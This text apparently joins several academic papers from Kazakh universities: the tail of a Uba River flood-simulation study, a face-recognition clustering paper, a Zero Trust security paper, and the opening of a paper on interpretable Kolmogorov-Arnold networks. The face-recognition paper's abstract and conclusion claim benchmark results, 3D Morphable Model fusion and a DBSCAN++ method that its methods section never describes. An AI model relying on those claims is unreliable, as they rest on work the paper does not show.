7	21Sep2008 0600	6:00:00	442.111
8	21Sep2008 0700	7:00:00	484.222
9	21Sep2008 0800	8:00:00	526.333
10	21Sep2008 0900	9:00:00	568.445
11	21Sep2008 1000	10:00:00	610.556
12	21Sep2008 1100	11:00:00	652.667
13	21Sep2008 1200	12:00:00	694.778
14	21Sep2008 1300	13:00:00	736.889
15	21Sep2008 1400	14:00:00	779
16	21Sep2008 1500	15:00:00	1131.000
17	21Sep2008 1600	16:00:00	1483.000
18	21Sep2008 1700	17:00:00	1835
19	21Sep2008 1800	18:00:00	1483.000
20	21Sep2008 1900	19:00:00	1131.000
21	21Sep2008 2000	20:00:00	779
22	21Sep2008 2100	21:00:00	760.050
23	21Sep2008 2200	22:00:00	741.100
24	21Sep2008 2300	23:00:00	722.150

Figure 2. The input flow for HEC-RAS

VI. UNSTEADY FLOW SIMULATION


Figure 3. Uba River after simulation.



Figure 4. The flood are of Shemonaikha.

After simulation, the next results were taken. Water has flooded to the 669 meters in the urban area of the city. The water level was more than 430 cm in some parts of the river branches, which lead to the flood. Generally, water depth level was close to the predicted level 253 cm, while maximum depth was 598 cm. In the urban part the maximum depth of split water rose up to 3 meters, damaging small living part of the city. The area of split in the city was about 320,000 square metres.

Conclusions

Machine Learning model showed pretty accurate predictions to the Uba River in the Shemonaikha city. Combining it with HEC-RAS could be useful and pretty strong tool for dealing with floods. However, during the study, machine learning model has met some problems related to data correlation; the difficulty was with finding accurate snow-water relation data. Additionally, this model had shown some difficulties when working with anomalous, so, in next works, except regression model, the neural-network model is going to be studied.

In the future, more Rivers of the Kazakhstan is going to be studied. Furthermore, the input data values are thought to be extended with air temperature, sand property, water temperature and e.t.c. Also, the user friendly application web-page for prediction water flow levels is going to be developed.

The work was carried out at the expense of the Department of Computational and Data Sciences of the Astana IT University under control of supervisor – PhD, Anar Rakhymzhanova.

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Development of an Automated Face Recognition and Identification System for Image Analysis

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***Abstract*—Face clustering plays a crucial role in organizing and analyzing large-scale face datasets, particularly in forensic and security applications. Traditional 2D face clustering methods often struggle with pose variations, illumination changes, and occlusions. In this work, we propose an improved 2D face clustering pipeline that leverages deep-learning-based embeddings for robust identity-aware grouping. Our methodology consists of dataset curation, preprocessing, deep feature extraction, and hybrid clustering using density-based and centroid-based techniques. We evaluate our approach on multiple benchmark datasets, demonstrating its ability to achieve high clustering purity and robustness across diverse facial variations. The proposed method enhances clustering accuracy by addressing common challenges in unconstrained face datasets, making it suitable for real-world applications in digital forensics, identity verification, and large-scale face dataset organization.**

***Index Terms*—Face recognition, 2D deep learning, 3D Morphable Model, hybrid clustering, DBSCAN++, biometric identification, pose-invariant face analysis.**

I. Introduction

Facial recognition technology has significantly evolved over the past few decades, transitioning from handcrafted feature extraction techniques to modern deep learning-based approaches. These advancements have enabled widespread applications in security, biometrics, forensics, and human-computer interaction. However, despite these improvements, face recognition systems still face challenges related to pose variations, occlusions, dataset bias, and real-world lighting conditions. Addressing these issues is crucial to improving accuracy, fairness, and robustness in face recognition systems.

Traditional 2D-based methods such as Scale-Invariant Feature Transform (SIFT), Principal Component Analysis (PCA), and Local Binary Patterns (LBP) have been widely utilized due to their computational efficiency and simplicity [1]. However, these methods struggle with non-frontal head poses, varying lighting conditions, and facial expressions. With the rise of deep learning, Convolutional Neural Networks (CNNs) such as ArcFace, CosFace, and SphereFace [2] have achieved remarkable accuracy improvements. However, these models remain sensitive to pose variations and occlusions, which hinder their applicability in real-world scenarios [3].

To address these limitations, pose-invariant 2D face recognition techniques have been extensively studied. Methods such as Hessian Line Tracking (HLT), Gabor Filters, and Thin Plate Splines (TPS) transformation attempt to normalize face orientation and extract pose-independent features [1]. Additionally, synthetic data augmentation has been proposed to mitigate dataset bias and improve generalization, particularly in scenarios involving occlusions, disguises, and varying environmental conditions [3], [4]. Such approaches enhance recognition models by diversifying training data, ensuring robustness across different conditions.

Beyond accuracy, concerns regarding bias, privacy, and security vulnerabilities are becoming increasingly relevant. Face recognition applications in law enforcement, surveillance, and identity verification require models that are resilient to adversarial attacks, demographic bias, and fairness issues [5]. Moreover, optimizing these systems for low-latency real-time processing in edge computing environments remains an open research area, emphasizing the need for lightweight yet robust face recognition models [3].

This study focuses on 2D-based face recognition, addressing the challenges of pose variations, occlusions, and dataset bias through deep learning-based embeddings and feature extraction techniques. The methodology will be based on code implementation, leveraging state-of-the-art 2D face recognition models to enhance recognition performance in real-world conditions. By analyzing existing techniques and conducting experimental evaluations, we aim to contribute to the development of more accurate, robust, and unbiased 2D face recognition systems.

II. Literature Review

Facial recognition research has progressed from handcrafted feature extraction methods to deep learning-driven approaches, significantly improving recognition accuracy and robustness. However, pose variations, occlusions, dataset bias, and adversarial vulnerabilities remain major challenges in real-world applications. This section reviews key advancements in 2D

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face recognition, covering traditional methods, deep learning approaches, pose-invariant techniques, bias mitigation strategies, and security concerns.

A. Traditional 2D Face Recognition Methods

Early face recognition systems relied on statistical and texture-based methods such as Eigenfaces, Fisherfaces, and Local Binary Patterns (LBP) [1]. While effective in constrained environments, these methods struggled with real-world variations in lighting, facial expressions, and occlusions. Techniques such as Scale-Invariant Feature Transform (SIFT) and Gabor filters introduced improvements by offering greater robustness to local variations [2]. However, their reliance on manually designed features limited their ability to generalize across diverse datasets.

B. Deep Learning-Based 2D Face Recognition

The advent of deep learning revolutionized face recognition, allowing for automatic feature extraction from raw images. Convolutional Neural Networks (CNNs) such as FaceNet, ArcFace, and CosFace significantly enhanced recognition performance by learning discriminative embeddings [2]. These models outperformed traditional feature-based methods but remained susceptible to pose variations and occlusions [3]. To mitigate these challenges, researchers have proposed pose normalization techniques, such as landmark-based face alignment and Thin Plate Splines (TPS) transformations, which correct facial orientation before feature extraction [1].

C. Pose-Invariant Face Recognition

Pose variation is one of the most persistent challenges in face recognition [6]. Unlike 3D-based methods that use depth information to normalize face views, 2D-based approaches must learn pose-invariant representations from limited visual cues [7]. Several strategies have been explored to tackle this issue:

- **Pose-invariant feature learning** – Training models with diverse datasets containing multi-angle face images to improve generalization [3].
- **GAN-based frontalization** – Using generative models to create frontal face views from profile images, aiding feature extraction [8].
- **Data augmentation** – Expanding training datasets with synthetically generated face variations to improve recognition accuracy across different poses [4].

While these techniques enhance robustness, GAN-based methods may introduce artifacts, and feature learning approaches require large-scale, well-annotated datasets to achieve consistent performance.

D. Bias Mitigation and Fairness in Face Recognition

Bias in face recognition remains a critical issue, as models trained on well-lit, high-resolution frontal images often fail to generalize to diverse demographic groups [5]. Studies have shown that imbalanced training data leads to reduced recognition accuracy for underrepresented populations, raising ethical concerns [9]. Various strategies have been proposed to mitigate bias:

- **Adversarial debiasing** – Removing demographic-specific biases from feature embeddings through adversarial learning [3].
- **Synthetic data augmentation** – Using GANs to generate balanced training datasets [4].
- **Domain adaptation** – Training models across multiple domains to improve generalization [10].

While these methods improve fairness, a trade-off often exists between accuracy and generalization, requiring further research to develop bias-aware models that maintain high performance [2].

E. Security and Privacy Challenges

As face recognition technology becomes more prevalent, security and privacy concerns have intensified. One of the primary vulnerabilities is adversarial attacks, where imperceptible perturbations in images can deceive recognition models [5]. Attackers can exploit these weaknesses to bypass authentication systems, posing a serious threat to biometric security. Key research areas addressing these concerns include:

- **Adversarial training** – Strengthening models by exposing them to adversarial examples during training [3].
- **Feature defense mechanisms** – Developing embeddings resistant to adversarial manipulation [5].
- **Privacy-preserving face recognition** – Implementing techniques such as federated learning and homomorphic encryption to protect biometric data [5].

Furthermore, the rise of AI-driven edge computing (AIoT) has enabled real-time face recognition while reducing reliance on cloud processing [5]. However, this shift introduces new challenges, including latency constraints, energy efficiency, and security risks.

III. Materials and methods

A. Data

This study exploited open source LFWPeople data in kaggle. The information includes text files explaining the dataset, the 'lfw_funneled' folder. 'lfw_funneled' contains people's folders, which contain their images. The total number of people is 5749, and across all people there are 13233 photos. Each person can vary in number of images and angles. Also, a unique data set was created for visualization.

B. Preprocessing

Before working with these data, we need to change it to a suitable format (in other words pre-processing). The images were grayed for the acquisition of facial marks without interruption of colors.

C. Models and Experimental Design

In this section, we describe the models and clustering techniques used in our experiments to evaluate face recognition performance. The following components were integral to our setup:

1) Clustering Techniques: Clustering methods were employed to group face embeddings based on their similarity scores. Two clustering techniques were tested:

a) Agglomerative Clustering: Agglomerative clustering is a hierarchical method that builds nested clusters by merging or splitting them successively. Starting with individual data points, clusters are merged iteratively based on their pairwise distances. This method is particularly useful for scenarios where the number of clusters is unknown, and it offers flexibility in defining linkage criteria (e.g., single-linkage, complete-linkage).

Agglomerative clustering computes a distance matrix to measure the similarity between each pair of data points. It progressively merges clusters that have the smallest distance between them. The algorithm stops once all data points are merged into a single cluster or when a desired number of clusters is achieved.

In practice, Agglomerative clustering has a time complexity of $O(n^3)$ for naive implementations and $O(n^2)$ for optimized versions using efficient data structures. Consequently, this method may struggle with extremely large datasets due to its computational cost.

b) DBSCAN (Density-Based Spatial Clustering of Applications with Noise): DBSCAN identifies clusters by grouping points that are closely packed together, marking points in low-density regions as noise. Unlike hierarchical clustering, DBSCAN does not require specifying the number of clusters beforehand, making it effective for datasets with varying cluster sizes and noise.

DBSCAN requires two parameters:

- **eps** (epsilon): The maximum distance between two points for them to be considered part of the same cluster.
- **min_samples**: The minimum number of points required to form a dense region (cluster).

The algorithm starts by randomly selecting a point and checking if it meets the criteria for a dense region. If so, DBSCAN expands outward, including all neighboring points within the defined eps distance. Points that cannot be assigned to any cluster are marked as noise. DBSCAN has a time complexity of $O(n \log n)$ in its optimized form, making it suitable for larger datasets. However, its performance is sensitive to the choice of the eps parameter.

2) Feature Extraction Models: To extract meaningful feature representations from face images, we experimented with two models:

a) Histogram of Oriented Gradients (HOG): HOG is a feature descriptor commonly used in computer vision tasks. It captures the distribution of gradient orientations in localized portions of an image, making it effective for detecting object shapes and structures. For face recognition, HOG emphasizes facial contours and edges, providing a robust set of features for comparison.

The HOG process includes several steps:

- **Gradient Calculation:** The image is first converted to grayscale, followed by computing horizontal and vertical gradients using a Sobel filter. This gradient information emphasizes changes in intensity, which highlights object edges.
- **Orientation Binning:** The image is divided into small cells, where each cell accumulates the gradient directions into a histogram. This step encodes the structure of the object.
- **Normalization:** Blocks of cells are grouped, and their histograms are normalized to improve robustness against changes in illumination or contrast.
- **Feature Vector Formation:** The final HOG descriptor is a concatenated vector of all the normalized histograms, representing the image in a compact form suitable for further analysis.

HOG descriptors are particularly effective for face recognition when images are well-aligned and have consistent lighting conditions. However, HOG's reliance on gradient information may limit its performance in low-resolution images or those with excessive noise. For optimal performance, input images are often resized to 64x128 pixels, but this may vary based on the application.

b) InceptionResnetV1: InceptionResnetV1 is a deep convolutional neural network architecture that combines the strengths of the Inception modules and ResNet's residual connections. This model is designed for highly efficient feature extraction and is widely recognized for its performance in face recognition tasks. By utilizing residual learning, InceptionResnetV1 efficiently trains deep networks, ensuring better convergence and robust feature embeddings.

InceptionResnetV1 combines two key principles:

- **Inception Modules:** These modules use parallel convolutional filters of different sizes, enabling the network to extract features at multiple scales simultaneously. By combining small (1x1) and large (3x3, 5x5) convolution filters in parallel, the model efficiently captures both fine-grained and high-level features.
- **Residual Connections:** Residual links connect earlier layers to later layers, allowing the network to bypass gradient vanishing issues common in deep networks. This greatly improves the model's convergence and stability during training.

The architecture's flexibility allows it to handle various input sizes, though typical implementations in face recognition tasks use 160x160 pixel images. Smaller images may result in loss of detailed facial features, reducing accuracy. Conversely, larger images increase computational cost without significant performance gains.

InceptionResnetV1's feature embeddings are extracted from its penultimate layer, forming a compact vector that effectively represents facial identity. These embeddings are then used in combination with similarity measures for final face comparison.

3) Model Constraints: Both models exhibit different performance constraints based on image size and computational complexity:

- **HOG:** Efficient for lower-resolution images (e.g., 64x128 pixels) but struggles with extreme lighting variations and complex backgrounds. HOG is suitable for lightweight applications due to its reduced computational requirements.
- **InceptionResnetV1:** Achieves superior accuracy in face recognition with input resolutions around 160x160 pixels. However, larger image sizes increase computational cost significantly. This model is ideal for scenarios where accuracy is critical and sufficient computational resources are available.

In summary, the combination of these clustering techniques and feature extraction models offers a comprehensive approach to evaluating face recognition systems. By leveraging HOG's efficiency and InceptionResnetV1's deep learning capabilities, this study explores multiple dimensions of face clustering and similarity assessment.

D. Equations and Similarity Metrics in Face Recognition

In face recognition systems, comparing feature vectors is crucial for determining the similarity between two faces. Two widely used similarity measures are Euclidean similarity and Cosine similarity. This section explains their conventional definitions and introduces modified versions that address potential issues with empty or undefined values.

1) Euclidean Similarity: The standard Euclidean distance between two vectors X and Y in an n-dimensional space is given by:

$$D_{Euclidean} = \sqrt{\sum_{i=1}^{n}(x_i - y_i)^2} \tag{1}$$

The Euclidean similarity is derived from this distance metric, transforming it into a similarity score by applying the following formula:

$$Euclidean_similarity = \frac{1}{1 + \sqrt{\sum_{i=1}^{n}(x_i - y_i)^2}} \tag{2}$$

This formula ensures that similarity values fall between 0 and 1, where values closer to 1 indicate greater similarity.

2) Cosine Similarity: Cosine similarity is calculated by measuring the cosine of the angle between two vectors. The formula is given by:

$$Cosine_similarity = \cos(\theta) = \frac{\sum_{i=1}^{n} x_i y_i}{\sqrt{\sum_{i=1}^{n} x_i^2}\sqrt{\sum_{i=1}^{n} y_i^2}} \tag{3}$$

Cosine similarity ranges from -1 to 1, where 1 indicates identical orientation, 0 means orthogonal vectors, and -1 signifies opposite directions. For face recognition, similarity scores are typically mapped to non-negative values for better interpretability.

3) Enhanced Similarity Metrics: In practical scenarios, empty values or undefined data points can disrupt these similarity measures. To mitigate this, the enhanced versions incorporate an "if" condition to ensure only valid data points are considered:

$$Euclidean_similarity_{our} = \frac{1}{1 + \sqrt{\sum_{i=1}^{n}(x_i - y_i)^2}} \quad \text{if } \exists x_i \in X \text{ and } \exists y_i \in Y \mid i \in N \tag{4}$$

This condition ensures that the metric is only computed when corresponding points exist in both vectors.

Similarly, the modified Cosine similarity is defined as follows:

$$Cosine_similarity_{our} = \cos(\theta) = \frac{\sum_{i=1}^{n} x_i y_i}{\sqrt{\sum_{i=1}^{n} x_i^2}\sqrt{\sum_{i=1}^{n} y_i^2}} \quad \text{if } \exists x_i \in X \text{ and } \exists y_i \in Y \mid i \in N \tag{5}$$

These improved formulations provide better stability in cases where some feature values are missing or unrecorded, making them more robust for real-world face recognition applications.

E. Accuracy Calculation

In this section, we introduce a new formula for calculating clustering accuracy. The proposed formula aims to provide a straightforward and interpretable way to measure the performance of clustering methods in face recognition systems. The formula is defined as follows:

$$\text{Accuracy} = \frac{\text{Number of Correctly Clustered Pairs}}{\text{Total Possible Correct Pairs}} \tag{6}$$

This formula captures the proportion of correctly identified pairs relative to the total number of potential correct pairs. It offers a simple yet effective way to evaluate clustering performance.

In simpler terms:

- **Numerator:** Tracks the number of correctly matched pairs, meaning pairs of faces that should belong to the same cluster and are indeed grouped correctly.
- **Denominator:** Tracks the total number of correct pairs possible in the dataset, ensuring the result is normalized between 0 and 1.

1) Comparison with Other Metrics: While this accuracy metric offers simplicity and clarity, it is important to compare it with established metrics such as the Pairwise F1 Score, Adjusted Rand Index (ARI), and Purity Score to highlight its advantages and limitations.

a) Pairwise F1 Score: The Pairwise F1 Score is a harmonic mean of precision and recall calculated on pairs of points. It measures how well a clustering method distinguishes between correct and incorrect pairs. The Pairwise F1 Score provides a more balanced evaluation when false positives and false negatives have different impacts. While effective, it may become challenging to interpret without experience in precision-recall concepts.

b) Adjusted Rand Index (ARI): The ARI measures the similarity between two data clusterings by considering all pairwise combinations and evaluating how closely the predicted clusters align with the ground truth. The ARI is adjusted for chance, meaning random clustering results in an ARI score near zero. This metric is robust and widely used, especially when the dataset has noise or outliers. However, ARI can sometimes overemphasize perfect alignment and penalize near-perfect clustering results.

c) Purity Score: The Purity Score measures the fraction of data points that are correctly assigned to their respective clusters. Each cluster is assigned to the class with the majority of points. While intuitive and easy to calculate, the Purity Score can be overly optimistic since it does not penalize excessive fragmentation of clusters.

2) Advantages of the New Accuracy Formula: The proposed accuracy formula offers several advantages:

- **Simplicity:** The formula is intuitive and easy to understand, making it accessible to researchers and practitioners alike.
- **Balanced Evaluation:** By focusing on correctly clustered pairs, the formula provides a reliable estimate of clustering effectiveness without requiring complex adjustments or additional metrics.
- **Suitability for Face Recognition:** Since face recognition relies heavily on pairwise similarity calculations, this formula naturally aligns with the characteristics of facial embedding data.

IV. Conclusion

In this study, we proposed a hybrid face clustering approach that integrates 2D deep-learning embeddings with 3D geometric features, leveraging 3D Morphable Models to enhance robustness against pose variations and occlusions. Unlike conventional 2D-only recognition pipelines, our method augments feature extraction with reconstructed 3D face representations, improving clustering performance in unconstrained environments.

Our findings indicate that while 2D deep features provide strong identity discrimination under frontal and well-lit conditions, their performance degrades significantly under extreme poses or occlusions. The introduction of 3D shape descriptors mitigates this issue by offering pose-invariant geometric representations, allowing for a more stable clustering process. The proposed DBSCAN++ method further refines clustering accuracy by integrating a fused distance metric that combines 2D and 3D similarity measures.

Despite these advantages, our approach is still limited by the accuracy of single-image 3D reconstruction. While 3DMM-based reconstructions capture global facial structures effectively, they may lack fine-grained details, particularly for highly expressive or occluded faces. Additionally, our method remains constrained by the availability of high-quality training data, as large-scale, publicly available 3D face datasets are still scarce.

Future work should focus on improving the precision of 3D feature extraction by incorporating end-to-end deep learning models capable of directly learning 3D embeddings from raw image data. The integration of multi-view or video-based face capture could further enhance robustness by reducing reliance on single-image reconstructions. Additionally, the use of self-supervised learning techniques could help mitigate dataset biases and improve generalization across diverse face distributions.

Overall, our study demonstrates that the fusion of 2D deep features with 3D geometric descriptors provides a promising direction for enhancing face clustering under challenging conditions. As 3D sensing technology becomes more accessible, we anticipate that hybrid 2D-3D face analysis will play an increasingly important role in real-world biometric applications.

V. Acknowledgments

This study was carried out with the financial support of the Committee of Science of the Ministry of Science and Higher Education of the Republic of Kazakhstan under Contract №388/PTF-24-26 dated 01.10.2024 under the scientific project IRN BR24993232 “Development of innovative technologies for conducting digital forensic investigations using intelligent software-hardware complexes”. Ethical approval This study does not involve human subjects or animals.

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Developing a Zero-trust Security Model for Untrusted Entities

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***Abstract*— Modern cyber threats defeat perimeter-based security models in operation. The proposed model adopts a Zero Trust Security framework that implements ongoing authentication measures and gives users limited privileges and conducts rigorous identity validation for untrusted entities. Micro labs should adopt multi-factor authentication (MFA) as well as micro-segmentation with zero-trust network access (ZTNA) and real-time anomaly detection. These elements form the basis of their security framework. This model operates within cloud-native distributed systems to stop threats coming from insiders and advanced persistent threats and compromised credentials. Security assessments indicate that high-risk environments experience better protection together with decreased exposure points and control enhancement.**

Keywords—architecture, security, network, trust, verification, access control, data protection, implementation, authentication, cybersecurity.

I. Introduction (*Heading 1*)

The traditional perimeter security methods have lost their effectiveness during digital transformation because corporate boundaries with external networks continue to blend together. Zero Trust establishes itself as an answer against these modern cybersecurity issues through its principle of denying initial trust to all network entities. [1]

1.1 What is Zero Trust?

Every element within the corporate network is considered untrustworthy according to Zero Trust despite their internal or external classification. The Zero Trust model defines its main concept by stating: "Trusting no one while you continuously check everything." The system gives access to resources through authentication followed by authorization and continuous behavior observation. (kaspersky.ru)[2]

1.2 The Relevance of Zero Trust

Digital security needs a comprehensive change because cyberattacks have demonstrated alarming growth in recent times. Research shows that cyberattacks grew 62% higher in 2024 than in 2023 according to reports (h-x.technology). Many organizations now adopt the Zero Trust model as their response to security threats. Zerotrust security remains a preferred solution by enterprises because the market forecasts $33.07 billion in earnings by 2025 and shows 16.84% yearly growth according to mordorintelligence.com. The Zero Trust model represents a fundamental security standard which protects the modern digital realm because dangerous elements can hide anywhere across networks.[3]

II. Related Work

The academic field alongside the industrial sector thoroughly investigates Zero Trust Security due to increasing organizational needs for identity-centric and risk-aware security models that replace traditional perimeter-based systems.

Title	Authors	Year	Key Insights	Link
Security of Zero Trust Networks in Cloud Computing	Sarkar, S., Choudhary, G., Shandilya, S. K., Hussain, A., & Kim, H.	2022	Explores Zero Trust in cloud computing, emphasizing behavioral threat prediction.	https://doi.org/10.3390/su141811213
Dissecting Zero Trust: Research Landscape and Future Directions	Liu, C., Tan, R., Wu, Y., Feng, Y., Jin, Z., Zhang, F., ... Liu, Q.	2024	Evaluates Zero Trust research trends, focusing on IoT applications and bibliometric analysis.	https://doi.org/10.1186/s42400-024-00212-0
Beyond Zero Trust: Trust Is a Vulnerability	Campbell, M.	2020	Argues that trust itself is a vulnerability, proposing a strict cybersecurity approach.	https://doi.org/10.1109/MC.2020.3011081
Enhancing Zero Trust Models in the Finance Industry	Daah, C., Qureshi, A., Awan, I., & Konur, S.	2024	Proposes a specialized Zero Trust model for financial institutions using identity management and blockchain.	https://doi.org/10.3390/electronics13050865
Security and Privacy on Blockchain	Zhang, R., Xue, R., & Liu, L.	2019	Discusses blockchain as a fundamental cybersecurity tool in Zero Trust models.	https://doi.org/10.1145/3316481

Fig. 1. Analysis of related work

III. COMPARATIVE ANALYSIS OF EXISTING LITERATURE

System	Model	Core principal	Advantages	Disadvantages
BeyondCorp (Google)	Perimeter less	Context based access control	High security, ideal for remote work	Requires full infrastructure overhaul
NIST Zero-Trust (SP 800-207)	Policy-driven	Centralized policy enforcement	Flexible, applicable to multiple environments	High complexity in integration
Microsoft Zero Trust	Cloud-oriented	Microsoft cloud integration	Easy deployment in Azure, automated security	Tied to Microsoft products

Fig. 2. Comparative analysis of 3 articles

Zero Trust Security requires customization to fit specific business needs according to analysis of existing models. How an organization chooses its security model depends on factors such as its existing structure and filtering criteria and its preparedness for changes.

IV. DATA COLLECTION

The implementation of Zero Trust Security (ZTS) requires data collection which serves as an essential process for developing and deploying Zero Trust architecture assessment. The obtained data serves essential purposes for real-time authentication processes and risk assessment and policy enforcement functions.[1]

Types of Data Collected in Zero Trust Systems Access control under Zero Trust Security functions through a sophisticated analysis of identity and system-based information and behavioral patterns. The main data points which Zero Trust Security models use fall into three main categories:

Identity and Access Data

• User credentials: usernames, passwords, multi-factor authentication (MFA) data.

• Biometric data: fingerprint, facial recognition, voice authentication.

• The privileges that users receive depend directly on their job-related functions according to role-based access data.

Device and Endpoint Data

• The system tracks device healthcare through complete information about operating system version numbers along with security parameters and patch levels.

• Endpoint integrity: antivirus status, vulnerability assessment.

• Device type: mobile, laptop, IoT devices. Network and Traffic Data

• IP addresses and geolocation data serve the system in detecting untypical login activities.[5]

• Data specialists track traffic patterns through monitoring of both abnormal and high-risk conduct.

• The detection of Man-in-the-Middle (MITM) attacks is possible through monitoring differences between encrypted and unencrypted network traffic.

Behavioral and Anomaly Detection Data

• The system tracks user activity logs by documenting login times alongside the resources users frequently access.

• Advanced behavioral analytics makes use of keystroke and mouse movement analysis for detecting modifications to normal behavior patterns.

The system uses artificial intelligence to establish behavioral standards which enable it to recognize irregularities in standard user activities.

Technology	Purpose
Microsoft Defender for Identity	AI-driven identity protection
Okta Identity Cloud	Access management & authentication
Cisco Zero Trust Security	Network segmentation & microsegmentation
Splunk SIEM	Security event monitoring & incident response
AWS Security Hub	Cloud-native monitoring

Fig.4.Technologies, Methods, and Tools

V. METHODOLOGY

Two angles evaluate the Zero Trust Security methodology for Untrusted Entities: theoretical principles and practical application.

Research-backed evidence demonstrates Zero Trust Security for Untrusted Entities success rate through both experimental testing and security incident response simulations.

The research is structured around key elements of activity, including (Fig.3):

Component	Description
Subject	Cybersecurity researchers and organizations implementing Zero Trust
Object	Untrusted entities
Scope	Development and testing of a Zero Trust model.
Forms & Methods	Empirical research, security simulations, AI-driven threat detection
Tools & Technologies	IAM systems, SIEM platforms, microsegmentation tools
Expected outcome	A validated Zero Trust security framework improving threat mitigation

Fig. 3. Logical Structure of Research

VI. RESULTS

According to the Zero Trust Security Model every network request demands verification before approval regardless of source position. The system verifies every request for access without exception regardless of source. This MVP establishes basic Zero Trust functionality including authentication protocol enforcement along with authorization standards and traffic inspection. [7]

Steps of creating a Virtual Machine (VM):

1. Google Cloud Console contains Compute Engine through which you can access VM Instances.
2. Follow these steps to create the instance while setting the OS to Ubuntu with the machine type of e2-medium.
3. Allow incoming traffic (HTTP/HTTPS).
4. Click Create

VII. Discussion

The concept of Zero Trust security has evolved significantly, adapting to modern cybersecurity challenges. Campbell (2020) highlights that traditional perimeter-based security models are increasingly ineffective against sophisticated cyber threats. The Zero Trust model mitigates risks by enforcing strict identity verification and continuous monitoring, as emphasized by Dash et al. (2024), particularly in the financial sector where data sensitivity is paramount. Liu et al. (2024) further dissect the model, identifying future research directions that focus on automation, AI-driven security, and improved authentication protocols.[8]

Blockchain technology has been explored as a means to enhance Zero Trust architectures (Zhang et al., 2019). Its decentralized nature provides secure access control, reducing dependency on single-point authentication mechanisms. Meanwhile, cloud environments pose additional security challenges, requiring dynamic policy enforcement (Sarkar et al., 2022). The integration of machine learning techniques (Han & Kamber, 2006) can optimize threat detection and response, making Zero Trust more adaptive and resilient.[9]

A critical discussion point is the trade-off between security and usability. While Zero Trust enhances protection, it also increases authentication overhead, potentially impacting user experience. The effectiveness of the model relies on continuous advancements in data classification techniques (Joachims, 1998; Dumais et al., 1998) and efficient access management strategies. Future implementations must balance security with operational efficiency to ensure widespread adoption.[5]

VIII. Conclusion

Safety outcomes from using the Zero Trust Security Model in Google Cloud are enhanced through its removal of implicit trust together with rigorous identity checks and minimal access permissions and active protection measures. A thorough protection system for cloud resources was achieved through proper setup of firewall rules and IAM policies along with secure access controls.[1] The implementation of Zero Trust produces new difficulties which involve harder configuration methods that may lead to decreased performance levels. Security posture effectiveness depends on proper planning beside automation and continuing policy evaluation for maintaining minimal operational costs.[2] Additional features should add AI threat detection technology and policy automation capabilities together with seamless integration between different cloud solutions. Organizations that evolve their security procedures to combat new cyber threats will successfully protect their cloud systems without operational slowdowns.[3] The adoption of Zero Trust security is imperative in mitigating evolving cyber threats. As demonstrated by Dash et al. (2024) and Liu et al. (2024), implementing Zero Trust requires a shift in cybersecurity paradigms, moving from implicit trust to continuous verification. The model's effectiveness depends on robust identity management, AI-driven security enhancements, and adaptive policy enforcement.[5]

Despite its advantages, challenges remain, particularly in balancing security with usability. Studies by Han & Kamber (2006) and Joachims (1998) emphasize the need for scalable classification methods to manage authentication requests efficiently. Future research should explore blockchain integration (Zhang et al., 2019) and AI-driven automation to refine security processes further.[4] Ultimately, Zero Trust represents the future of cybersecurity, offering a proactive defense mechanism against sophisticated threats. Its widespread adoption will depend on the continued evolution of security frameworks and technologies that support seamless yet secure access management. [1]

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Optimized Interpretable Kolmogorov-Arnold Networks (OIKAN) for Neuro-Symbolic Machine Learning

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Abstract: The widespread adoption of deep neural networks has brought remarkable predictive performance but at the cost of interpretability, limiting their applicability in high-stakes domains where transparency are critical. Addressing this challenge, the Optimized Interpretable Kolmogorov–Arnold Network (OIKAN) introduces a novel neuro-symbolic framework that combines the representational power of neural networks with the clarity of symbolic regression. Inspired by the Kolmogorov-Arnold Representation Theorem, OIKAN generates human-readable mathematical expressions while maintaining competitive accuracy. Implemented in Python with a scikit-learn-style interface, OIKAN prioritizes accessibility and modularity, supporting symbolic model export for deployment in constrained environments. Experimental results demonstrate that OIKAN performs competitively on classification tasks and offers interpretable outputs, making it suitable for research, education, and further experiments in this direction. However, limitations remain: training time is significantly higher than standard models, and symbolic formula extraction often struggles with high-dimensional or nonlinear regression tasks. These findings suggest promising applications in domains prioritizing model transparency, while also identifying avenues for future research including improvements in training efficiency, symbolic accuracy, and hybrid neural-symbolic architectures. OIKAN represents a step toward more interpretable AI, with the potential to bridge the gap between high-performance machine learning and the human need for understanding.

Keywords: Hybrid Neural Architectures, Interpretable Machine Learning, Kolmogorov-Arnold Networks, Multilayer perceptron, Symbolic Representation

I. INTRODUCTION

Despite their impressive predictive capabilities, classical deep neural networks often operate as "black-box" systems, offering little insight into how decisions are made. This lack of transparency poses challenges not only for debugging and improving models but also for meeting ethical standards, regulatory requirements, and user expectations around trust and accountability [1]. In response, interpretability has emerged as a central concern in the design of more transparent and responsible AI systems. One promising mathematical foundation for interpretable modeling is provided by the Kolmogorov-Arnold Representation Theorem (KART), which states that any continuous multivariate function can be expressed as a superposition of continuous univariate functions. Building on this theoretical insight, recent work has given rise to Kolmogorov-Arnold Networks (KANs) – a class of models that aim to preserve interpretability while achieving performance levels comparable to traditional multilayer perceptrons (MLPs) [2, 3]. Although MLPs remain highly accurate, their opaque structure makes them unsuitable for applications where understanding the decision process is crucial. In contrast, KANs provide transparent, symbolic expressions, but often fall short of MLP-level accuracy on real-world tasks [4]. Comparative studies have underscored these trade-offs, highlighting the need for hybrid models that combine the strengths of both paradigms [5]. Recent research on KAN-MLP hybrids demonstrates how merging KAN interpretability with MLP representational capacity can yield powerful yet explainable models. Building on this idea, the Optimized Interpretable Kolmogorov–Arnold Network (OIKAN) introduces a novel neuro-symbolic framework aimed at closing the gap between performance and interpretability. Neuro-symbolic learning combines neural networks' ability to learn from data with symbolic reasoning's strength in expressing logic and structured knowledge [6], making OIKAN a step toward more transparent and trustworthy 